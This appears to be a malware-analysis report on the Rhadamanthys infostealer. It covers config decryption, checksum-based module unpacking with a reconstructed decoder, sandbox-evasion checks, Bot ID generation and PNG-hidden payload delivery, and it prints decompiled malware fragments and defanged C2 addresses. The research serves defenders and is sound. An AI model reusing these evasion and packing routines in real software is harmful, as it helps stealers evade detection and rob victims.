"Global\MSCTF.Asm.{%08x-%04x-%04x-%02x%02x-%02x%02x%02x%02x%02x%02x}"

"Session\%u\MSCTF.Asm.{%08x-%04x-%04x-%02x%02x-%02x%02x%02x%02x%02x%02x}"

"MSCTF.Asm.{%08x-%04x-%04x-%02x%02x-%02x%02x%02x%02x%02x%02x}"

"Global\MSCTF.Asm.{%08x-%04x-%04x-%02x%02x-%02x%02x%02x%02x%02x%02x}" "Session\%u\MSCTF.Asm.{%08x-%04x-%04x-%02x%02x-%02x%02x%02x%02x%02x%02x}" "MSCTF.Asm.{%08x-%04x-%04x-%02x%02x-%02x%02x%02x%02x%02x%02x}"

`"Global\MSCTF.Asm.{%08x-%04x-%04x-%02x%02x-%02x%02x%02x%02x%02x%02x}"`
`"Session\%u\MSCTF.Asm.{%08x-%04x-%04x-%02x%02x-%02x%02x%02x%02x%02x%02x}"`
`"MSCTF.Asm.{%08x-%04x-%04x-%02x%02x-%02x%02x%02x%02x%02x%02x}"`

If creation of the first mutex option fails, the second is applied, with an index after “Session” that can be in the range 1-8.

Depending on the flags set in the configuration, the mutex can be passed into all the processes where Rhadamanthys injects its modules (by duplicating the handle). This feature is enabled by default and disabled if the flag `0x40` or `0x20` is set. Knowing this, we can search for the handle of the mutex in other processes, to check which belong to the same Rhadamanthys execution tree.

# New configuration (RH v0.9.x)

The main Rhadamanthys module is shipped with an obfuscated configuration, which is decrypted and parsed at the beginning of the execution. It contains the C2 address, encryption keys used along the way, and various flags that specify which features of the malware will be enabled or disabled. This configuration has evolved considerably across consecutive versions. The explanation of the used fields in a relatively new version (0.7) has been provided in [4].




***Figure 10:*** *Rhadamanthys's configuration and re-execution value (Source: Recorded Future)*

Figure 10 – Rhadamanthys configuration in version 0.7, as described by Recorded Future

The magic `0x59485221` ( `!RHY` ) has been used by this malware since the beginning of its existence. However, in the recent version 0.9.2, it is replaced with the `0xBEEF` DWORD (first noted here). Also, the configuration content has been significantly extended.




Figure 11 – Rhadamanthys configuration in version 0.9 – the packed format, starting with BE EF markers

The unpacked configuration, starting with `0xBEEF` markers, is not the final version but a compressed form. After the appropriate arguments are fetched, LZO decompression is applied. The result looks as follows:




Figure 12 – Rhadamanthys configuration in version 0.9 – the unpacked format

While in the past the config allowed one C2 per sample, multiple options are now allowed. Example:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

hxxps://193.233.126.43/gateway/iesm4j25.s4pj7

hxxps://193.23.216.48/gateway/iesm4j25.s4pj7

hxxps://193.233.126.43/gateway/iesm4j25.s4pj7 hxxps://193.23.216.48/gateway/iesm4j25.s4pj7

```
hxxps://193.233.126.43/gateway/iesm4j25.s4pj7
hxxps://193.23.216.48/gateway/iesm4j25.s4pj7
```

Structure illustrating the new config (after decompression):

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

struct config_new

{

DWORD flags;

DWORD unk0;

BYTE aes_iv[16];

BYTE mutex_seed[16];

BYTE unk1[18];

WORD padding;

BYTE urls[256];

};

struct config_new { DWORD flags; DWORD unk0; BYTE aes_iv[16]; BYTE mutex_seed[16]; BYTE unk1[18]; WORD padding; BYTE urls[256]; };

```
struct config_new
{
  DWORD flags;
  DWORD unk0;
  BYTE aes_iv[16];
  BYTE mutex_seed[16];
  BYTE unk1[18];
  WORD padding;
  BYTE urls[256];
};
```

### Configuration decoding

As in the previous version, the configuration is stored in the main sample as a Base64 string, encoded with a custom charset. In the current version, the charset used is: `4NOPQRSTUVWXY567DdeEqrstuvwxyz-ABC1fghop23Fijkbc|lmnGHIJKLMZ089a`.

Layers of config deobfuscation before the `0xBEEF` config blob is obtained are:

1. Base64 decoding with a custom charset
2. ChaCha20 decryption, using the key and the IV stored at the beginning of the obtained blob
3. CBC XOR shuffle

After that, the configuration is decompressed with LZO algorithm.

This model of configuration was also observed in the version 0.9, and 0.9.1. While 0.9.2 changed the marker to `0xBEEF`, the older variants continued to use the known `RHY!`.

### Config flags

The config contains the field `flags` values of which are used to off and on some possible execution paths. Overview:

| Flag | Meaning | Read/Written |
|---|---|---|
| 0x2 | init: the config was decrypted successfuly | W |
| 0x10 | delete initial file | R,W |
| 0x20 | close mutex (as in 0x40); use staging modules: `stage.x86`, `early.x86`/ `early.x64` | R,W |
| 0x40 | close mutex handle; do not pass the mutex to further injected processes | R |

# Fetching modules by checksums (Stage 2)

As mentioned earlier, the important modules of the malware are stored in an internal package and retrieved on demand.

In the past versions, modules were fetched from the package by their names, or even full paths relative to the internal filesystem. This made researchers' job easier, since we were able to infer functionality just by looking at the name. Now the authors has moved toward obfuscation and has hidden the names. The modules are represented by checksums.

```
34  hHeap = GetProcessHeap();
35  v8 = decode_package(a2, a3);
36  v33 = v8;
37  if ( v8 )
38  {
39    module = fetch_from_package(v8, 0x4C4D42C7u, &v37);// stage.x86
40    _module = module;
41    alloc_tls_data();
42    if ( module )
```

Figure 13 – After the package is unpacked, specific modules are fetched by their checksums

The reconstructed package structure (Stage 2):

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

typedef struct DATA_DIR {

struct {

uint32_t header_rel_off;

uint32_t checksum;

};

} _DATA_DIR;

typedef struct DATA_RECORD {

struct {

uint32_t size;

uint8_t offset[1];

};

} _DATA_RECORD;

typedef struct PACKAGE {

uint32_t total_size;

uint16_t reserved;

uint16_t xor_key;

uint32_t dir_offset;

uint16_t data_offset;

uint8_t file_count;

uint8_t blk_shift;

_DATA_DIR dir[1];

} _PACKAGE;

typedef struct DATA_DIR { struct { uint32_t header_rel_off; uint32_t checksum; }; } _DATA_DIR; typedef struct DATA_RECORD { struct { uint32_t size; uint8_t offset[1]; }; } _DATA_RECORD; typedef struct PACKAGE { uint32_t total_size; uint16_t reserved; uint16_t xor_key; uint32_t dir_offset; uint16_t data_offset; uint8_t file_count; uint8_t blk_shift; _DATA_DIR dir[1]; } _PACKAGE;

```
typedef struct DATA_DIR {
    struct {
        uint32_t header_rel_off;
        uint32_t checksum;
    };
} _DATA_DIR;

typedef struct DATA_RECORD {
    struct {
        uint32_t size;
        uint8_t offset[1];
    };
} _DATA_RECORD;

typedef struct PACKAGE {
    uint32_t total_size;
    uint16_t reserved;
    uint16_t xor_key;
    uint32_t dir_offset;
    uint16_t data_offset;
    uint8_t file_count;
    uint8_t  blk_shift;
    _DATA_DIR dir[1];
} _PACKAGE;
```

Whenever modules are about to be retrieved, the raw package, that is shipped as hardcoded in the initial executable, is first decrypted and decompressed. Each time it is done, a fresh XOR key is set for the obfuscation of the modules. We can observe this inside the `decode_package` function:

```
78  decrypt_data(v16 + a1 + 4, size, (a2 + 1), *a2, v23, v24, _enc_buf);
79  pkg = malloc(pkg_size + 9);
80  if ( !pkg )
81  {
82LABEL_26:
83    free(enc_buf);
84    return 0;
85  }
86  v25 = pkg_size;
87  _dir = &pkg->dir_offset;
88  if ( inflate_stream(&pkg->dir_offset, &v25, enc_buf, size) )
89  {
90    free(pkg);
91    goto LABEL_26;
92  }
93  full_size = _dir + pkg->data_offset;
94  size = 2 << pkg->blk_shift;
95  do
96  {
97    do
98    {
99      rand_val = rand() % 0xFFFF;
100     pkg->xor_key = rand_val;
101   }
102   while ( !rand_val );
103 }
104 while ( !(rand_val % 2) );
105 for ( i = 0; i < *_dir; ++i )
106 {
107   xor_based_enc_dec(full_size, size, full_size, pkg->xor_key);
108   full_size += size;
109 }
110 pkg->total_size = pkg_size;
111 return pkg;
112}
```

Figure 14 – Inside the function responsible for unpacking the package. After decompression, the modules are obfuscated by XOR with a random key.

Once the key is generated, the decompressed content of the package is obfuscated, using a simple XOR-based obfuscation. This way, the authors try to minimize the content that is exposed to memory dumping tools.

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

void xor_based_enc_dec(

const uint8_t* src,

std::size_t size,

uint8_t* dst,

uint16_t key)

{

for (std::size_t i = 0; i < size; ++i) {

dst[i] = src[i] ^ static_cast<uint8_t>(key);

uint16_t lsb = key & 1u;

key >>= 1;

if (lsb) key ^= 0xB400u;

}

}

void xor_based_enc_dec( const uint8_t* src, std::size_t size, uint8_t* dst, uint16_t key) { for (std::size_t i = 0; i < size; ++i) { dst[i] = src[i] ^ static_cast<uint8_t>(key); uint16_t lsb = key & 1u; key >>= 1; if (lsb) key ^= 0xB400u; } }

```
void xor_based_enc_dec(
    const uint8_t* src,
    std::size_t size,
    uint8_t* dst,
    uint16_t key)
{
    for (std::size_t i = 0; i < size; ++i) {
        dst[i] = src[i] ^ static_cast<uint8_t>(key);
        uint16_t lsb = key & 1u;
        key >>= 1;
        if (lsb) key ^= 0xB400u;
    }
}
```

The same XOR-based function is then used to reverse the obfuscation, when the individual module is about to be retrieved. It is done by the function denoted as `fetch_from_package`.

The reconstructed algorithm (`fetch_from_package`) is given below:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

BYTE* fetch_from_package(PACKAGE* pkg, uint32_t wanted_checksum, size_t& out_size)

{

BYTE* base_data = (BYTE*)&pkg->dir_offset + pkg->data_offset;

size_t chunk_size = 2 << pkg->blk_shift;

for (size_t i = 0; i < pkg->file_count; i++) {

if (wanted_checksum != pkg->dir[i].checksum) continue;

std::cout << std::dec << i << "\t Checksum: " << std::hex << pkg->dir[i].checksum << "\t";

std::cout << "Offset: " << std::hex << pkg->dir[i].header_rel_off << "\n";

DATA_RECORD* rec = (DATA_RECORD*)(reinterpret_cast<ULONG_PTR>(&pkg->dir_offset) + pkg->dir[i].header_rel_off);

size_t chunks_count = rec->size / chunk_size;

if (rec->size % chunk_size) ++chunks_count;

BYTE* buf = (BYTE*)::calloc(rec->size, 1);

if (!buf) break;

size_t size_decoded = 0;

for (size_t j = 0; j < chunks_count; j++) {

uint8_t offset = rec->offset[j];

size_t src_ofs = chunk_size * offset;

size_t curr_size = chunk_size;

size_t remaining = rec->size - size_decoded;

if (curr_size > remaining) {

curr_size = remaining;

```
}

xor_based_enc_dec(&base_data[src_ofs], curr_size, buf + size_decoded, pkg->xor_key);

size_decoded += curr_size;

}

out_size = size_decoded;

return buf;

}

return nullptr;

}

BYTE* fetch_from_package(PACKAGE* pkg, uint32_t wanted_checksum, size_t& out_size) { BYTE* base_data = (BYTE*)&pkg->dir_offset + pkg->data_offset; size_t chunk_size = 2 << pkg->blk_shift; for (size_t i = 0; i < pkg->file_count; i++) { if (wanted_checksum != pkg->dir[i].checksum) continue; std::cout << std::dec << i << "\t Checksum: " << std::hex << pkg->dir[i].checksum << "\t"; std::cout << "Offset: " << std::hex << pkg->dir[i].header_rel_off << "\n"; DATA_RECORD* rec = (DATA_RECORD*)(reinterpret_cast<ULONG_PTR>(&pkg->dir_offset) + pkg->dir[i].header_rel_off); size_t chunks_count = rec->size / chunk_size; if (rec->size % chunk_size) ++chunks_count; BYTE* buf = (BYTE*)::calloc(rec->size, 1); if (!buf) break; size_t size_decoded = 0; for (size_t j = 0; j < chunks_count; j++) { uint8_t offset = rec->offset[j]; size_t src_ofs = chunk_size * offset; size_t curr_size = chunk_size; size_t remaining = rec->size - size_decoded; if (curr_size > remaining) { curr_size = remaining; } xor_based_enc_dec(&base_data[src_ofs], curr_size, buf + size_decoded, pkg->xor_key); size_decoded += curr_size; } out_size = size_decoded; return buf; } return nullptr; }

BYTE* fetch_from_package(PACKAGE* pkg, uint32_t wanted_checksum, size_t& out_size)
{
    BYTE* base_data = (BYTE*)&pkg->dir_offset + pkg->data_offset;
    size_t chunk_size = 2 << pkg->blk_shift;

    for (size_t i = 0; i < pkg->file_count; i++) {
        if (wanted_checksum != pkg->dir[i].checksum) continue;

        std::cout << std::dec << i << "\t Checksum: " << std::hex << pkg->dir[i].checksum << "\t";
        std::cout << "Offset: " << std::hex << pkg->dir[i].header_rel_off << "\n";

        DATA_RECORD* rec = (DATA_RECORD*)(reinterpret_cast<ULONG_PTR>(&pkg->dir_offset) + pkg->dir[i].header_rel_off);

        size_t chunks_count = rec->size / chunk_size;
        if (rec->size % chunk_size) ++chunks_count;

        BYTE* buf = (BYTE*)::calloc(rec->size, 1);
        if (!buf) break;

        size_t size_decoded = 0;
        for (size_t j = 0; j < chunks_count; j++) {
            uint8_t offset = rec->offset[j];
            size_t src_ofs = chunk_size * offset;

            size_t curr_size = chunk_size;
            size_t remaining = rec->size - size_decoded;

            if (curr_size > remaining) {
                curr_size = remaining;
            }
            xor_based_enc_dec(&base_data[src_ofs], curr_size, buf + size_decoded, pkg->xor_key);
```

```
            size_decoded += curr_size;
        }

        out_size = size_decoded;
        return buf;
    }
    return nullptr;
}
```

With the help of our decoder, once you dumped the decompressed package, you can automatically list all the included modules, and unpack them into separate files.

- https://gist.github.com/hasherezade/371b517a24fd546dd5a89ed386ec0f5d

Although the names of modules are now not preserved, we were able to map modules to their previous names by comparing sizes and the common code pattern. The resulting listing is provided in the Appendix A.

# Additions in the evasion module

The initial package, shipped in the sample, contains multiple modules that are dedicated to evasion. They are run before the connection to C2 is established. One of them was previously named "Strategy". Even though, since the recent changes, the name is no longer mentioned in the code, we will still use it to refer the corresponding module.

"Strategy" is responsible for extensive environment checks, and detecting if the sample is running in a controlled environment, such as a sandbox, or a machine with analysis tools. In the past releases, it was shipped alongside a single configuration file: `processes.x`, containing the list of forbidden processes to be detected. The file was read from the package, and passed as an argument to the Strategy's Entry Point. Now the module and its flexibility has been extended. First of all, we no longer pass just the previously fetched list, but the fetching function itself, along with the package. Thanks to this, the Strategy module can load multiple pieces of the needed configuration on demand.

The first XS1 module (core), deploys Strategy passing to its Entry Point the pointer to the callback function, and the pointer to the package:

```
170     strategy_mod = fetch_from_package(package, 0xAC0F6808, &out_mod);// strategy.x86
171     sub_101C87();
172     if ( !strategy_mod )
173       goto LABEL_31;
174     if ( out_mod > 0x2A && *(strategy_mod + 3) > 0x2Au )
175     {
176       LOWORD(String) = strategy_mod[9];
177       v23 = *a4 - *(strategy_mod + 10);
178       arg_8 = (strategy_mod + 0x2A);
179       v24 = v23 >> 12;
180       generate_random_buffer(v76, v75);
181       if ( !v24 )
182         v24 = 2;
183       v25 = &v76[4096 * (rand() % v24)];
184       copy_memory(v25, strategy_mod, *(strategy_mod + 3));
185       for ( flOldProtect = 0; flOldProtect < *(strategy_mod + 2); ++flOldProtect )
186       {
187         copy_memory(&v25[*arg_8], &strategy_mod[*(arg_8 + 4)], *(arg_8 + 8));
188         arg_8 += 16;
189       }
190       *(buf + 44) = String;
191       strategy_ep = &v25[*(strategy_mod + 0xE)];
192       if ( relocate_xs_module(v25) && !load_xs_imports(v25, buf, sub_104863, sub_104952)
193       {
194         generate_random_buffer(&v25[*(v25 + 38)], *(v25 + 34));
195         generate_random_buffer(&v25[*(v25 + 22)], *(v25 + 18));
196         generate_random_buffer(v25, *(strategy_mod + 42));
197         generate_random_buffer(strategy_mod, out_mod);
198         strategy_res = (*strategy_ep)(ModuleFilename, fetch_from_package, package);
199       }
```

Figure 15 – The fragment of the code responsible for deploying the Strategy module. We can see the function `fetch_from_package` together with the `package` passed as arguments for further use from inside the module

The Entry Point of the Strategy module is given below. The execution starts by using the callback function to retrieve the processes list:

```
BOOL __stdcall start(
        PCWSTR pszFirst,
        int (__cdecl *fetch_from_package_callback)(int, int, unsigned int *),
        int package)
{
  char *processes_list; // eax
  char *_proc_list; // esi
  int is_found; // edi
  BOOL result; // eax
  unsigned int proc_list_size; // [esp+4h] [ebp-4h] BYREF

  proc_list_size = 0;
  processes_list = (char *)fetch_from_package_callback(package, 0x7FC2A3A4, &proc_list_size);// processes.x
  _proc_list = processes_list;
  result = (!processes_list
         || !proc_list_size
         || (is_found = search_for_processes(processes_list, proc_list_size), free(_proc_list), !is_found))
       && !is_system_res_bigger_than_800x600()
       && !check_wallpaper_hash()
       && !check_files(pszFirst)
       && !check_hardcoded_usernames()
       && !search_for_files_passwords_keys()
       && !check_for_uuids(fetch_from_package_callback, package);
  return result;
}
```

Figure 16 – the function `fetch_from_package` is called multiple times from inside the Strategy module. First to retrieve the list of processes.

After enumerating running processes, and checking them against the forbidden list, the module performs other interesting checks. For example, it gets the current wallpaper, calculates its SHA1, and compares it with the hardcoded one: 5b94362ac6a23c5aba706e8bfd11a5d8bab6097d that represents the default wallpaper of the Triage sandbox. It then checks for the presence of several sample files that are used in some of the sandbox environments: “foobar.jpg”, “foobar.mp3”, “foobar.txt”, “foobar.wri”, “waller.dat”. It checks the current username with the list of usernames typical for sandboxes, such as: “JohnDeo” (likely a typo in “JohnDoe”), “HAL9TH”, “JOHN”, “JOHN-PC”, “MUELLER-PC”, “george”, “DESKTOP-B0T”. It searches for files such as “keys.txt”, “passwords.txt”, and checks if their content is the same by comparing hashes – this detects the presence of some dummy files that are common in sandboxes.

If all those checks passed, it finally proceeds to the newly added function. This function needs a deeper explanation. It makes use of two new configuration files that are fetched from the package and processed in the appropriate loops.

```
BOOL __cdecl check_for_uuids(int (__cdecl *fetch_from_package_callback)(int, int, unsigned int *), int package)
{
  char *next_uuid; // edi
  int is_created; // ecx
  unsigned int v4; // esi
  char *v5; // edi
  unsigned int indx; // esi
  int v7; // eax
  UUID Uuid; // [esp+Ch] [ebp-20h] BYREF
  _BYTE Buf1[8]; // [esp+1Ch] [ebp-10h] BYREF
  int v11; // [esp+24h] [ebp-8h]
  unsigned int v12; // [esp+28h] [ebp-4h] BYREF

  v12 = 0;
  v11 = 0;
  next_uuid = (char *)fetch_from_package_callback(package, 0xDB1C3A3D, &v12);
  if ( next_uuid && v12 )
  {
    is_created = retrieve_mac_address((int)Buf1);
    if ( !(v12 % 6) )
    {
      v4 = 0;
      if ( is_created )
      {
        if ( v12 )
        {
          while ( memcmp(Buf1, &next_uuid[v4], 6u) )
          {
            v4 += 6;
            if ( v4 >= v12 )
              goto finish;
          }
          v11 = 1;
        }
      }
    }
finish:
    free(next_uuid);
    if ( v11 )
      return 1;
  }
  v5 = (char *)fetch_from_package_callback(package, 0x60BE0C74, &v12);
  indx = 0;
  if ( !v5 || !v12 )
    return 0;
  v7 = retrieve_uuids_by_com((int)free, &Uuid); // "SELECT UUID FROM Win32_ComputerSystemProduct"
  if ( (v12 & 0xF) == 0 && v7 && v12 )
  {
    while ( memcmp(&Uuid, &v5[indx], 0x10u) )
    {
      indx += 16;
      if ( indx >= v12 )
        goto finish2;
    }
    v11 = 1;
  }
finish2:
  free(v5);
  return v11 != 0;
}
```

Figure 17 – the function `fetch_from_package` is called to retrieve the two new configuration files.

To understand the meaning of the first configuration file, we need to take a deeper look at how it is processed. Inside the loop, a function is called that generates UUIDs and fetches the node value from it. The API used is `UuidCreateSequential`, which means **UUID version 1** is involved. This algorithm, defined by RFC 4122 has an interesting feature. The last part of the structure, **Node identifier** (48 bits) **is a MAC address of a network interface**. This was designed in 1980, where the focus on privacy was much lower than it is currently, and MAC addresses were used because of they were guaranteed to be unique for each physical device (assigned by IEEE). Therefore, including the MAC address was the easiest way to ensure no two machines could generate identical UUIDs. Nowadays, this algorithm is considered obsolete. The modern version, UUID v4, doesn't involve MAC addresses. However, the old UUIDv1 is still available for backward compatibility. The malware uses it for easy and stealthy fetching of MAC addresses from the infected machine. Next, it compares it against the hardcoded list. The listed MAC addresses represent known virtual interfaces. Full listing extracted from the sample can be found here.

The second configuration file contains another set of identifiers. This time they contain **HardWare IDs** which will be compared against the HWID retrieved using a WQL query: `"SELECT UUID FROM [Win32_ComputerSystemProduct]"`. This is yet another way to detect known sandboxes. The full listing extracted from the sample can be found here.

Some of the identifiers overlap with the blocklists used by the infostealer Skuld and Bandit Stealer.

Once the initial Rhadamanthys sample successfully cleared the environment as "safe to run", using multiple dedicated modules, it proceeds to download the next stage from the C2.

# Bot ID generated from Volume ID

When the malware beacons to its C2 server, it sends the Bot ID uniquely identifying the victim system. Currently, the bot ID is generated using two unique identifiers.

First, the malware retrieves a unique machine GUID from the from the registry:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography -> MachineGuid

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography -> MachineGuid

`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography -> MachineGuid`

Next, it uses the Volume Serial Number retrieved by the API: `GetVolumeInformationW`.

They are hashed together, using the SHA1 algorithm. As the Bot ID is now strictly tied to those unique identifiers, it is easier for the attackers to blacklist some machines.

The ID is further represented as a hexadecimal string.

The same generator can be found in the Netclient (the element of Stage 2, responsible for the communication with the C2), as well as in the Stage 3 (the stealer core).

```
1  _BYTE *__cdecl genetate_bot_id(int a1)
2  {
3    REGSAM v1; // esi
4    HANDLE CurrentProcess; // eax
5    WCHAR Data[3]; // [esp+4h] [ebp-310h] BYREF
6    __int16 v5; // [esp+Ah] [ebp-30Ah]
7    _DWORD ctx[55]; // [esp+20Ch] [ebp-108h] BYREF
8    unsigned __int8 hash[12]; // [esp+2E8h] [ebp-2Ch] BYREF
9    _BYTE hash_dest[12]; // [esp+2FCh] [ebp-18h] BYREF
10   HKEY phkResult; // [esp+30Ch] [ebp-8h] BYREF
11   DWORD cbData; // [esp+310h] [ebp-4h] BYREF
12
13   v1 = 1;
14   sha1_init(ctx);
15   CurrentProcess = GetCurrentProcess();
16   if ( is_wow64(CurrentProcess) )
17     v1 = 0x101;
18   if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, SubKey, 0, v1, &phkResult) )//
19                                                 // "SOFTWARE\Microsoft\Cryptography"
20   {
21     cbData = 520;
22     if ( !RegQueryValueExW(phkResult, ValueName, 0, 0, (LPBYTE)Data, &cbData) )//
23                                                 // "MachineGuid"
24       sha1_hash((int)ctx, (int)Data, cbData);
25     RegCloseKey(phkResult);
26   }
27   if ( GetSystemDirectoryW(Data, 0x104u) )
28   {
29     cbData = 0;
30     v5 = 0;
31     if ( GetVolumeInformationW(Data, 0, 0, &cbData, 0, 0, 0, 0) )
32       sha1_hash((int)ctx, (int)&cbData, 4);
33   }
34   sha1_fetch_hash(hash, ctx);
35   copy_memory(hash_dest, hash, 8u);
36   *(_DWORD *)&hash_dest[8] = crc32(0, &hash[8], 12u);
37   return copy_memory((_BYTE *)(a1 + 192), hash_dest, 12u);
38 }
```

Figure 18 – the function generating the Bot ID, implemented inside the Netclient module

# Next stage as a PNG

Downloading and decoding the main stage of Rhadamanthys (denoted as Stage 3) is managed by the Netclient module. For the first two years of its existence, the malware shipped the package in a steganographic way: as a WAV file, or alternatively, as a JPG:

```
    v14 = (size_t)a7[5 * v10 + 3];
    v13 = &a7[5 * v10];
    if ( !strnicmp((const char *)v13[2], aImageJpeg, v14) )// "image/jpeg"
    {
      *(_DWORD *)(v8 + 220) = decode_from_jpg;
    }
    else if ( !strnicmp((const char *)v13[2], aAudioWav, (size_t)v13[3]) )// "audio/wav"
    {
      *(_DWORD *)(v8 + 220) = decode_from_wav;
    }
  }
  return sub_10417E;
}
```

Figure 19 – fragment of the Netclient module (the old version). Two callback functions are registered: to parse JPEG and WAV.

The JPG was used in earlier versions of Rhadamanthys (up to 0.4.5), and the WAV was in a regular use in more recent versions. A very good breakdown of the implementation details of how its steganography was implemented, was given by Bea in her presentation at Botconf 2024.

The Netclient module was significantly reworked since the latest version, 0.9.2. As before, the responsible function is installed as a callback fired up when a particular content type is encountered. This time, the expected type is `image/png`:

```
  if ( a8 )
  {
    for ( i = a7; ; i += 5 )
    {
      v12 = check_header_types(**i, (int)(*i)[1]);
      if ( v12 )
      {
        if ( v12 == &off_12F524 )               // "content-type"
          break;
      }
      if ( ++v10 >= a8 )
        return sub_103B7A;
    }
    if ( !strnicmp((const char *)a7[5 * v10 + 2], str_ImgPng, (size_t)a7[5 * v10 + 3]) )// 'image/png'
      *(_DWORD *)(v8 + 220) = decode_from_png;
  }
  return sub_103B7A;
}
```

Figure 20 – fragment of the Netclient module (the new version). A single callback function is registered: to parse PNG.

The decoding function:

```
18  is_success = 0;
19  png_data = (data_stc *)data_size;
20  pnhHdr[0] = '\x89';
21  qmemcpy(&pnhHdr[1], "PNG\r", 4);
22  is_size_ok = *(_DWORD *)(data_size + 4) <= 0x400u;
23  pnhHdr[5] = '\n';
24  pnhHdr[6] = '\x1A';
25  pnhHdr[7] = '\n';
26  if ( !is_size_ok )
27  {
28    memcmp(*(const void **)data_size, pnhHdr, 8u);
29    if ( !memcmp(png_data->buf, pnhHdr, 8u) )
30    {
31      data_size = 0;
32      pix = (png_data *)pixels_from_png((BYTE *)png_data->buf, png_data->buf_size, &data_size);
33      if ( pix )
34      {
35        if ( data_size > 0x80 )
36        {
37          read_BE32_reverse(peer, pix);
38          read_BE32_reverse(&peer[8], pix->key_e);
39          if ( !dh_validate_keypair(peer)
40            && x25519_shared_secret(shared_secret, peer, (_BYTE *)(conn_ctx + 0xA0)) == 1
41            && pix->size + 0x58 <= data_size )
42          {
43            BE32_to_bytes_rev((int)secret_out, shared_secret);
44            sha1_init(ctx);
45            sha1_hash(ctx, aHclt, 4);           // key_salt = 'HCLT'
46            sha1_hash(ctx, secret_out, 32);
47            sha1_fetch_hash(hashed, ctx);
48            rc4_init(rc4_ctx, hashed, 16u);
49            rc4_decrypt(rc4_ctx, pix->size, pix->data, pix->data);
50            sha1_init(ctx);
51            sha1_hash(ctx, pix->data, pix->size);
52            sha1_fetch_hash(hashed, ctx);
53            if ( !memcmp(pix->hash, hashed, 0x14u) )
54            {
55              _out_data = out_data;
56              _data_size = pix->size;
57              out_data->buf_size = _data_size;
58              _buf = (data_stc *)calloc(1u, _data_size);
59              _out_data->buf = _buf;
60              if ( _buf )
61              {
62                copy_memory(_buf, pix->data, _out_data->buf_size);
63                is_success = 1;
64              }
65            }
66          }
67        }
68        free(pix);
69      }
70    }
71  }
72  return is_success;
73}
```

Figure 21 – fragment of the Netclient module (the new version). Inside the function responsible for decrypting the package from the PNG.

The whole mechanism of decryption, and verification of the payload, is very similar to what we saw before. The main difference lies in how the input data is obtained. Previously, the bytes of the payload were hidden in some template file (JPG or WAV) that at first looked legitimate. A specific, custom steganogaphic algorithm was first used to grab the bytes interwoven in the media content. Now the author has given up the facade, and the data is stored right away as a pixels, following the structure:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

typedef struct png_data

{

BYTE key_n[0x20];

BYTE key_e[0x20];

DWORD size;

BYTE hash[0x14];

BYTE data[1];

}_png_data;

typedef struct png_data { BYTE key_n[0x20]; BYTE key_e[0x20]; DWORD size; BYTE hash[0x14]; BYTE data[1]; }_png_data;

```
typedef struct png_data
{
    BYTE key_n[0x20];
    BYTE key_e[0x20];
    DWORD size;
    BYTE hash[0x14];
    BYTE data[1];
}_png_data;
```

It gives a noisy-looking image: unappealing comparing to the author's earlier attempts at steganography, but good enough to do its job. Example:

